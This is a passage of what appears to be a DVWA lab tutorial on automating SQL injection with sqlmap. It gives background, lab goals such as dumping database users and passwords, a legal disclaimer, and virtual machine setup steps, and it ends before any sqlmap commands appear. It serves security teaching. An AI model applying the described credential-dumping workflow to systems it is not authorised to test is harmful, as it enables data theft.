

(Damn Vulnerable Web App (DVWA))

{ Automate SQL Injection with SqlMap }


Section 0. Background Information

- What is Damn Vulnerable Web App (DVWA)?
 - Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is intentionally damn vulnerable.
 - Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a controlled environment.
- What is a SQL Injection?
 - SQL injection (also known as SQL fishing) is a technique often used to attack data driven applications.
 - This is done by including portions of SQL statements in an entry, making an attempt to get the website to pass a newly formed rogue SQL statement to the database (e.g., dump the database contents to the attacker).
 - SQL injection is a code injection technique that exploits a security vulnerability in an application's software.
 - The vulnerability happens when user input is either incorrectly handled for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
- What is sqlmap?
 - sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking control of database servers. It comes with a kick-ass detection engine, a variety of niche features for the ultimate penetration tester and a broad spectrum of switches lasting from database fingerprinting, over data fetching to the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.
- Pre-Requisite Labs
 - [Damn Vulnerable Web App \(DVWA\): Lesson 1: How to Install DVWA in Fedora 14](#)
 - [Damn Vulnerable Web App \(DVWA\): Lesson 4: Using Metasploit with Command Execution](#)


- (Required)
 - [Damn Vulnerable Web App \(DVWA\): Lesson 5: Using Tamper Data with crack web](#)
 - [Damn Vulnerable Web App \(DVWA\): Lesson 6: Manual SQL Injection, John the Ripper](#)
- References
 - <http://sqlmap.sourceforge.net/doc/README.html#sl>
- **Lab Notes**
 - In this lab we will do the following:
 1. We will use sqlmap to obtain the following pieces of information:
 - a. A list of Database Management Usernames and Passwords
 - b. A list of databases
 - c. A list of tables for a specified database
 - d. A list of users and passwords for a specified database
- Legal Disclaimer
 - As a condition of your use of this Web site, you warrant to computersecuritystudent.com that you will not use this Web site for any purpose that is **unlawful or that is prohibited** by these terms, conditions, and notices.
 - In accordance with UCC § 2-316, this product is provided with "no warranties, either expressed or implied." The information contained herein is provided "as-is", with "no guarantee of merchantability."
 - In addition, this is a teaching website that **does not condone malicious behavior** of any kind.
 - You are on notice, that continuing and/or using this lab outside of your "own" test environment **is considered malicious and is against the terms of use**.
 - © 2012 No content replication of any kind is allowed without express written permission.

Section 1: Configure Fedora14 Virtual Machine Settings

1. Open Your VMware Player
 - **Instructions:**
 1. On Your Host Computer, Go To
 2. Start --> All Program --> VMWare --> VMWare Player
2. Edit BackTrack Virtual Machine Settings
 - **Instructions:**
 1. Highlight fedora14
 2. Click Edit virtual machine settings




- 3. Edit Network Adapter
 - **Instructions:**
 1. Highlight Network Adapter
 2. Select Bridged
 3. Click on the OK Button.




Section 2: Login to Fedora14

1. Start Fedora14 VM Instance
 - o **Instructions:**
 1. Start Up VMWare Player
 2. Select Fedora14
 3. Play virtual machine



- 2. Login to Fedora14
 - **Instructions:**
 1. Login: student
 2. Password: <whatever you set it to>.



○

Section 3: Open Console Terminal and Retrieve IP Address

1. Start a Terminal Console
 - **Instructions:**
 1. Applications --> Terminal




○

2. Switch user to root

○ **Instructions:**

1. `su - root`

2. <Whatever you set the root password to>



3. Get IP Address

- **Instructions:**
 1. `ifconfig -a`
- **Notes (FYI) :**
 - As indicated below, my IP address is 192.168.1.106.
 - Please record your IP address.



```
Fedora14 - VMware Player  File  Virtual Machine  Help
Applications  Places  System  Wed Apr 4, 2:51 AM  Student
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0C:29:81:54:42
          inet addr:192.168.1.106  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe81:5442/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2893 errors:0 dropped:0 overruns:0 frame:0
          TX packets:366 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:546934 (534.1 KiB)  TX bytes:58291 (56.9 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3520 (3.4 KiB)  TX bytes:3520 (3.4 KiB)


[root@Fedora14 ~]#
```

Section 4: Configure BackTrack Virtual Machine Settings

1. Open Your VMware Player
 - **Instructions:**
 1. On Your Host Computer, Go To
 2. Start --> All Program --> VMWare --> VMWare Player
2. Edit BackTrack Virtual Machine Settings
 - **Instructions:**
 1. Highlight BackTrack5R1
 2. Click Edit virtual machine settings

